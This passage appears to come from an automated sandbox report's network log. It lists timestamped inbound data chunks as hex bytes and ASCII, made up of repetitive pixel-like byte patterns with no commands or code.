6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: Pullllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1874	IN	Data Raw: 00 00 00 00 00 00 00 00 ff ff ff 20 ff ff ff ef ff ff ff ff ff ff ff ff f1 ed df ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ullllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1882	IN	Data Raw: ff ff ff ff f1 ed df ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1890	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1898	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	1906	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1914	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1922	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1930	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1938	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1946	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1954	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1962	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1970	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1978	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	1986	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	1994	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	2002	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	2010	IN	Data Raw: ff ff ff ff ff ff ff ff ff ff ff ff dd d1 ae ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: llllllllllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	2018	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff ef ff ff ff ff ff ff ff ff f8 f6 ef ff 9f 7e 1f ff 91 6c 00 f f 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ~llllllllllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	2026	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff df ff ff ff ff ff ff ff ff ff ff ff ff ba a3 5f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: _llllllllllllllllllllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	2034	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff cf ff ff ff ff ff ff ff ff ff ff ff ff eb e4 cf ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ullllllllllllllllllllllllllllllllllllllll
